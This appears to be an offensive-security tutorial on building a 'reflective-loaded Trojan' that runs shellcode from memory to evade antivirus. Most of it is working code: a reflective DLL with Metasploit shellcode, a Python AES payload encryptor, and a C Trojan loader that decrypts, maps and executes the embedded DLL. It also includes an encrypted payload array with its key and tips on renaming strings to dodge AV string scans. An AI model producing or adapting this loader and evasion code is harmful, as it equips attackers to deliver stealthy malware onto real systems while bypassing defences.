Reflective Loading

In this section we are going to learn about Reflective Loading, we use it to be stealthy by creating a process without a trace.

What is Reflective Loading?

Reflective loading is where we try to obfuscate a PE executable file by building it piece-by-piece dynamically on the fly using a special DLL called Reflective DLL.

So, the existence of the PE file is completely unknown by AV engines, since it is non-existent at the beginning and only brought into existence dynamically.

Stephen Fewer created a special library called the Reflective DLL Library. To turn a normal DLL into a Reflective DLL, all we need to do is to include StephenFewer's Reflective DLL library when compiling it.

Basic Concepts

- Creating processes directly from memory without using files
- Load a PE library directly from memory without using any files on disk
- Payload does not have to reside on disk and can be loaded and live only in memory
- As such it bypasses any AV engines that are scanning files
- The Reflective DLL does not register itself with the OS and also does not exist in the PEB of the target process.

These are the steps we need to follow to form a reflective dll:

Steps to create a reflective-loaded Trojan

1. You will need to put whatever you want to do in a DLL file
2. Then add Stephen Fewer's library to it
3. Compile and build the DLL (it will be a Reflective DLL)
4. Then, embed the DLL as a shellcode into any Trojan (you may encrypt it first, if you want to add another layer of obfuscation)
5. Run the Trojan
6. The Trojan will allocate memory and run the Reflective DLL which will the call its ReflectiveLoader() function to dynamically construct a PE executable on the fly and execute it

Now, let's go through the code, which we have used for reflective dll:

Now first we will create a dll file, in which we will put everything whatever we need to do, and the new will compile this file to a dll file.

For that, we need to also include the Stephen Fewer source code, which will help the reflective dll work.

ReflectiveDLL:

```
//-- must have this header to make it a Reflective DLL
#include "ReflectiveLoader.h"

#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
#include <psapi.h>




//-- mspaint.exe shellcode generated using metasploit on Kali

unsigned char payload[279] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
    0x78, 0x65, 0x00
};
```

```c
void RunYourCode(void) {

    void * exec_mem;
    BOOL retval;
    HANDLE hThread;
    DWORD oldprotect = 0;
    unsigned int payload_len = sizeof(payload);

    // Allocate memory for payload
    exec_mem = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // -- [ Optional ]  Decrypt payload


    // Copy payload to allocated buffer
    RtlMoveMemory(exec_mem, payload, payload_len);

    // Make the buffer executable
    retval = VirtualProtect(exec_mem, payload_len, PAGE_EXECUTE_READ, &oldprotect);

    //-- if no errors, launch the payload
    if ( retval != 0 ) {
                    hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
                    WaitForSingleObject(hThread, -1);
    }

}
```

```c
extern "C" HINSTANCE hAppInstance;
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved )
{
    BOOL bReturnValue = TRUE;
    switch( dwReason )
    {
        case DLL_QUERY_HMODULE:
            if( lpReserved != NULL )
                *(HMODULE *)lpReserved = hAppInstance;
            break;
        case DLL_PROCESS_ATTACH:
            hAppInstance = hinstDLL;
            CreateThread(0, 0, (LPTHREAD_START_ROUTINE) RunYourCode, 0, 0, 0);
            break;
        case DLL_PROCESS_DETACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
            break;
    }
    return bReturnValue;
}
```

We can see that we have included the Stephen fewer dll library, all we need to do is include the header file(Reflectiveloader. h).

This header file will include the source code of Reflectiveloader. c for your reflective library. Just by adding this line, we convert this whole code to reflective dll.

After compiling this dll file, we will take the binary of this file and put it inside the reflective trojan. cpp file.

And once the trojan unpacks, it will run the embedded dll, and then execute it.

So, let’s see what’s the code of the dll:

The binary will open mspaint.


So, when this dll code is executed, it will call the function “RunYourCode”

And in this function, we can see that it is allocating the memory for the shellcode, then if you want you can add the decryption function for obfuscation of your shellcode, it will copy the shellcode to your allocated memory, then change the protection of the allocated memory, which has got the shellcode, then finally execute the shellcode using CreateThread.

So, this all thing is created during the reflective dll process, so that’s how we use it. And before that, it didn’t exist.

Now let’s take a look at ReflectiveLoader.c:

ReflectiveLoader.c file what it is doing can be understood by:



So, the reflective loader will create a header in memory DOS header, and PE header, an optional header, data directories, section tables, and all the headers. All of this would be done dynamically.

It will make use of kernel32.dll and ntdll.dll loaded by the process to build another PE image in the memory.

It will copy all the code from this loaded process itself, and then copy it to another location in the memory, that is what the reflective loader would do. And then as it copies out, it will create various section headers like PE headers, etc., and then relocate the memory as well, and then execute it.

So, after we compile this file, we will get a dll file, and we will encrypt it with AES_encryptor, this is done to have another level of obfuscation.

```
1
2   import sys
3   from base64 import b64encode
4   from Crypto.Cipher import AES
5   from Crypto.Util.Padding import pad
6   from Crypto.Random import get_random_bytes
7   import hashlib
8
9   KEY = get_random_bytes(16)
10  iv = 16 * b'\x00'
11  cipher = AES.new(hashlib.sha256(KEY).digest(), AES.MODE_CBC, iv)
12
13  try:
14      plaintext = open(sys.argv[1], "rb").read()
15  except:
16      print("File argument needed! %s <raw payload file>" % sys.argv[0])
17      sys.exit()
18
19  ciphertext = cipher.encrypt(pad(plaintext, AES.block_size))
20
21  print('AESkey[] = { 0x' + ', 0x'.join(hex(x)[2:] for x in KEY) + ' };')
22  print('payload[] = { 0x' + ', 0x'.join(hex(x)[2:] for x in ciphertext) + ' };')
```

Above is the AES_encryptor, it will generate two arrays, an encrypted payload, and the key.

You will copy this and put it in the reflective trojan.

ReflectiveTrojan.cpp:

```c
#include <windows.h>
#include <winternl.h>
#include <tlhelp32.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
#include <psapi.h>

//-- rename this string to evade AV string scan
#define REFLECTIVE_LOADER_NAME "ReflectiveLoader"

int DecryptAES(char * payload, unsigned int payload_len, char * key, size_t keylen) {
        HCRYPTPROV hProv;
        HCRYPTHASH hHash;
        HCRYPTKEY hKey;

        if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)){
                        return -1;
        }
        if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)){
                        return -1;
        }
        if (!CryptHashData(hHash, (BYTE*)key, (DWORD)keylen, 0)){
                        return -1;
        }
        if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0,&hKey)){
                        return -1;
        }

        if (!CryptDecrypt(hKey, (HCRYPTHASH) NULL, 0, 0, (BYTE *) payload, (DWORD *) &payload_len)){
                        return -1;
        }

        CryptReleaseContext(hProv, 0);
        CryptDestroyHash(hHash);
        CryptDestroyKey(hKey);

        return 0;
}
```

```c
//-- adapted from Stephen Fewer's LoadLibraryR
#define WIN_X64
#define DEREF( name )*(UINT_PTR *)(name)
#define DEREF_64( name )*(DWORD64 *)(name)
#define DEREF_32( name )*(DWORD *)(name)
#define DEREF_16( name )*(WORD *)(name)
#define DEREF_8( name )*(BYTE *)(name)

DWORD Rva2Offset( DWORD dwRva, UINT_PTR uiBaseAddress )
{
    WORD wIndex                         = 0;
    PIMAGE_SECTION_HEADER pSectionHeader = NULL;
    PIMAGE_NT_HEADERS pNtHeaders         = NULL;

    pNtHeaders = (PIMAGE_NT_HEADERS)(uiBaseAddress + ((PIMAGE_DOS_HEADER)uiBaseAddress)->e_lfanew);

    pSectionHeader = (PIMAGE_SECTION_HEADER)((UINT_PTR)(&pNtHeaders->OptionalHeader) + pNtHeaders->FileHeader.SizeOfOptionalHeader);

    if( dwRva < pSectionHeader[0].PointerToRawData )
        return dwRva;

    for( wIndex=0 ; wIndex < pNtHeaders->FileHeader.NumberOfSections ; wIndex++ )
    {
        if( dwRva >= pSectionHeader[wIndex].VirtualAddress && dwRva < (pSectionHeader[wIndex].VirtualAddress + pSectionHeader[wIndex].SizeOfRawData) )
          return ( dwRva - pSectionHeader[wIndex].VirtualAddress + pSectionHeader[wIndex].PointerToRawData );
    }

    return 0;
}
```

```
75  DWORD GetReflectiveLoaderOffset( VOID * lpReflectiveDllBuffer )
76  {
77      UINT_PTR uiBaseAddress   = 0;
78      UINT_PTR uiExportDir     = 0;
79      UINT_PTR uiNameArray     = 0;
80      UINT_PTR uiAddressArray  = 0;
81      UINT_PTR uiNameOrdinals  = 0;
82      DWORD dwCounter          = 0;
83  #ifdef WIN_X64
84      DWORD dwCompiledArch = 2;
85  #else
86      // This will catch Win32 and WinRT.
87      DWORD dwCompiledArch = 1;
88  #endif
89
90      uiBaseAddress = (UINT_PTR)lpReflectiveDllBuffer;
91
92      // get the File Offset of the modules NT Header
93      uiExportDir = uiBaseAddress + ((PIMAGE_DOS_HEADER)uiBaseAddress)->e_lfanew;
94
95      // currenlty we can only process a PE file which is the same type as the one this fuction has
96      // been compiled as, due to various offset in the PE structures being defined at compile time.
97      if( ((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.Magic == 0x010B ) // PE32
98      {
99          if( dwCompiledArch != 1 )
100             return 0;
101     }
102     else if( ((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.Magic == 0x020B ) // PE64
103     {
104         if( dwCompiledArch != 2 )
105             return 0;
106     }
107     else
108     {
109         return 0;
110     }
```

```
112     // uiNameArray = the address of the modules export directory entry
113     uiNameArray = (UINT_PTR)&((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT ];
114
115     // get the File Offset of the export directory
116     uiExportDir = uiBaseAddress + Rva2Offset( ((PIMAGE_DATA_DIRECTORY)uiNameArray)->VirtualAddress, uiBaseAddress );
117
118     // get the File Offset for the array of name pointers
119     uiNameArray = uiBaseAddress + Rva2Offset( ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfNames, uiBaseAddress );
120
121     // get the File Offset for the array of addresses
122     uiAddressArray = uiBaseAddress + Rva2Offset( ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfFunctions, uiBaseAddress );
123
124     // get the File Offset for the array of name ordinals
125     uiNameOrdinals = uiBaseAddress + Rva2Offset( ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfNameOrdinals, uiBaseAddress );
126
127     // get a counter for the number of exported functions...
128     dwCounter = ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->NumberOfNames;
```

```
    // loop through all the exported functions to find the ReflectiveLoader
    while( dwCounter-- )
    {
        char * cpExportedFunctionName = (char *)(uiBaseAddress + Rva2Offset( DEREF_32( uiNameArray ), uiBaseAddress ));

        if( strstr( cpExportedFunctionName, REFLECTIVE_LOADER_NAME ) != NULL )
        {
            // get the File Offset for the array of addresses
            uiAddressArray = uiBaseAddress + Rva2Offset( ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfFunctions, uiBaseAddress );

            // use the functions name ordinal as an index into the array of name pointers
            uiAddressArray += ( DEREF_16( uiNameOrdinals ) * sizeof(DWORD) );

            // return the File Offset to the ReflectiveLoader() functions code...
            return Rva2Offset( DEREF_32( uiAddressArray ), uiBaseAddress );
        }
        // get the next exported function name
        uiNameArray += sizeof(DWORD);

        // get the next exported function name ordinal
        uiNameOrdinals += sizeof(WORD);
    }

    return 0;
}
```

```
//-- reflective DLL payload
unsigned char payload[] = { 0x14, 0x4d, 0xd2, 0x25, 0x8e, 0x6d, 0x55, 0x7, 0x47, 0x64, 0x9c, 0x6c, 0x3e, 0x77, 0x2, 0x12, 0x2d, 0xbc, 0x4e, 0xba, 0x5a, 0xf5, 0x85, 0x62, 0x24, 0x2e,
0x12, 0x49, 0xfd, 0x7f, 0xf, 0x4f, 0x4e, 0xf6, 0xb9, 0x9e, 0x7f, 0x2f, 0x37, 0xed, 0xe9, 0xd0, 0x83, 0x35, 0xde, 0x3, 0x44, 0xc, 0xec, 0xff, 0x66, 0x7b, 0x63, 0xb, 0xf4, 0xb9, 0x28,
0xc2, 0xa7, 0xe1, 0xd1, 0xd2, 0x48, 0x71, 0xf2, 0xf4, 0x6c, 0xd, 0x4d, 0x96, 0xb4, 0x6c, 0x7f, 0xd3, 0x51, 0xd5, 0x14, 0x14, 0xc9, 0xfc, 0x82, 0xf1, 0xc0, 0x7f, 0x46, 0xec, 0x3a,
0x46, 0x2d, 0x51, 0xc8, 0x97, 0x97, 0x8c, 0x39, 0xbd, 0xd1, 0x60, 0xe3, 0xe, 0x4d, 0x9e, 0x8d, 0xd2, 0x65, 0xc8, 0xe5, 0xde, 0x93, 0xcc, 0xa9, 0xfd, 0xc6, 0xa0, 0x6e, 0x67, 0x83,
0x2d, 0x3b, 0x6a, 0xb8, 0x26, 0x12, 0x74, 0xd8, 0x43, 0x3f, 0xb7, 0xaf, 0x18, 0x0, 0x57, 0x76, 0x12, 0xc5, 0xd, 0xfc, 0xe5, 0x86, 0x87, 0xb5, 0xf2, 0xb5, 0x2e, 0x60, 0x5e, 0x66,
0x7c, 0xa1, 0x52, 0x19, 0xad, 0x60, 0xc7, 0x3a, 0xb4, 0xd0, 0x8e, 0x43, 0xa5, 0x24, 0x1f, 0x22, 0xe3, 0xa4, 0x5, 0xc8, 0xc3, 0xbe, 0x24, 0x53, 0x8f, 0x49, 0x48, 0x34, 0x44, 0xe6,
0x4d, 0x79, 0x41, 0x5f, 0xf1, 0xd0, 0xfb, 0xfd, 0x28, 0xef, 0xec, 0xf, 0xdb, 0x8, 0x2d, 0xd6, 0x4d, 0xf4, 0xb, 0x8b, 0xfc, 0x8b, 0x46, 0x4a, 0xb0, 0x64, 0x73, 0xd1, 0x72, 0xe2,
0x91, 0xb1, 0xdc, 0x8c, 0x18, 0xea, 0x92, 0x52, 0x16, 0x7e, 0x6c, 0xff, 0x84, 0xf7, 0xb7, 0x4a, 0xe3, 0x43, 0xfd, 0xbe, 0x7b, 0x8a, 0x2d, 0x90, 0xea, 0x2b, 0x7a, 0xf0, 0x36,
0xde, 0x46, 0x60, 0xbe, 0x8a, 0x7, 0x84, 0x59, 0x39, 0x1d, 0x26, 0xe7, 0xf0, 0xd1, 0xa3, 0x2e, 0xc7, 0xb, 0xb8, 0xb4, 0x75, 0xa6, 0xb5, 0x18, 0x2f, 0x5, 0xc1, 0x54, 0xa8, 0x4c,
0xc5, 0xc2, 0xaa, 0xfc, 0xb1, 0x3a, 0x13, 0x27, 0xa9, 0x2d, 0x6d, 0xd2, 0x6f, 0x17, 0x4f, 0x95, 0x8b, 0x29, 0x6, 0xda, 0x7e, 0x13, 0x93, 0x75, 0x84, 0x3c, 0xc3, 0x65, 0xeb, 0x31,
0x7, 0x51, 0x9b, 0xff, 0x2, 0xb5, 0x6e, 0xd2, 0xd7, 0x33, 0x0, 0x2c, 0x3d, 0x68, 0x9f, 0x22, 0x17, 0xa2, 0x97, 0xdf, 0x54, 0x76, 0x31, 0xe8, 0xf2, 0x2b, 0xb1, 0xa9, 0xa9, 0x55,
0xe2, 0x58, 0x98, 0x25, 0x2c, 0x7d, 0x28, 0x26, 0xa0, 0xf2, 0x41, 0x1b, 0x38, 0x3d, 0xb2, 0xa7, 0x54, 0x4, 0xac, 0x6a, 0xb5, 0x51, 0x74, 0x7a, 0xd4, 0xf4, 0xf6, 0xc4, 0x49, 0x6f,
```

```
unsigned char key[] =  { 0xa7, 0x3c, 0x63, 0xe3, 0x46, 0x26, 0x59, 0x55, 0xc9, 0x2f, 0xe1, 0x1e, 0xa1, 0xa2, 0x15, 0xf2 };

//-- stealthy main, no console
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {

    void * exec_mem;
    BOOL retval;
    HANDLE hThread;
    DWORD oldprotect = 0;
    DWORD reflectiveLoaderOffset = 0;
    unsigned int payload_len = sizeof(payload);

    // Allocate memory for payload
    exec_mem = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    //-- [optional] Decrypt payload
    DecryptAES((char *) payload, payload_len, (char *) key, sizeof(key));

    // Copy payload to allocated buffer
    RtlMoveMemory(exec_mem, payload, payload_len);

    // Make the buffer executable
    retval = VirtualProtect(exec_mem, payload_len, PAGE_EXECUTE_READ, &oldprotect);

    reflectiveLoaderOffset = GetReflectiveLoaderOffset(payload);
    //-- If no errors, launch the payload
    if ( retval != 0 ) {
        //__debugbreak();
        hThread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) ((ULONG_PTR) exec_mem + reflectiveLoaderOffset), 0, 0, 0);
        Sleep(5000); //-- give ReflectiveLoader time to parse and load the DLL into memory.
        WaitForSingleObject(hThread, INFINITE);
    }

}
```

And then we can see under the WINAPI WinMain function(stealthy function):

It is allocating the memory, decrypting the payload, copying the shellcode to the newly allocated memory, changing the protection of the

allocated memory, and then looking for the reflective loader function “GetReflectiveLoaderOffset” (Reflective loader function).

Every reflective loader library has a reflective loader function.

```
// This is our position independent reflective DLL loader/injector
#ifdef REFLECTIVEDLLINJECTION_VIA_LOADREMOTELIBRARYR
DLLEXPORT ULONG_PTR WINAPI REFLDR_NAME( LPVOID lpParameter )
#else
DLLEXPORT ULONG_PTR WINAPI REFLDR_NAME( VOID )
#endif
{
    // the functions we need
    LOADLIBRARYA pLoadLibraryA     = NULL;
    GETPROCADDRESS pGetProcAddress = NULL;
    VIRTUALALLOC pVirtualAlloc     = NULL;
    NTFLUSHINSTRUCTIONCACHE pNtFlushInstructionCache = NULL;

    USHORT usCounter;

    // the initial location of this image in memory
    ULONG_PTR uiLibraryAddress;
    // the kernels base address and later this images newly loaded base address
    ULONG_PTR uiBaseAddress;

    // variables for processing the kernels export table
    ULONG_PTR uiAddressArray;
    ULONG_PTR uiNameArray;
    ULONG_PTR uiExportDir;
    ULONG_PTR uiNameOrdinals;
    DWORD dwHashValue;
```

Once we find the Reflective loader function, we will save it to the offset, and then we will create a thread by using the CreateThread function, and then adding offset to the “exec_mem”(basically adding offset to the base address of executable allocated memory), by that way our reflective loader will execute.


And then the reflective loader will be executed, and then it will do your executable file part by part until we get everything created in the memory.

And once that is done, it will create a thread, and then execute it.

Now, let’s run the code:

Make sure to get a hex format of the .bin file, and then use it in the .cpp file, then execute the .cpp file, to convert it into a .dll file.


Then encrypt it using the python AES_encryptor, then copy that shellcode to the ReflectiveTrojan.cpp file, then execute the .cpp file to .exe file, we can see that our file was executed successfully.




Now, let's obfuscate the reflective loader strings:

Because "ReflectiveLoader" is getting detected in the pestudio, we need to obfuscate it.


Even in the xdbg, we can see the "ReflectiveLoader" string:



Address	Data
00007FF674B91380	52 65 66 6C 65 63 74 69 76 65 4C 6F 61 64 65 72
00007FF674BAF751	52 65 66 6C 65 63 74 69 76 65 4C 6F 61 64 65 72



Address	Hex	ASCII
00007FF674B91380	52 65 66 6C 65 63 74 69 76 65 4C 6F 61 64 65 72	ReflectiveLoader
00007FF674B91390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00007FF674B913A0	FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00007FF674B913B0	F4 24 B8 74 F6 7F 00 00 00 00 00 00 00 00 00 00	ô$¸tö..........
00007FF674B913C0	D0 1A B9 74 F6 7F 00 00 08 00 00 00 00 00 00 00	Đ.'tö..........
00007FF674B913D0	E0 1A B9 74 F6 7F 00 00 07 00 00 00 00 00 00 00	à.'tö..........
00007FF674B913E0	E8 1A B9 74 F6 7F 00 00 08 00 00 00 00 00 00 00	è.'tö..........
00007FF674B913F0	F8 1A B9 74 F6 7F 00 00 09 00 00 00 00 00 00 00	ø.'tö..........
00007FF674B91400	08 1B B9 74 F6 7F 00 00 0A 00 00 00 00 00 00 00	..'tö..........
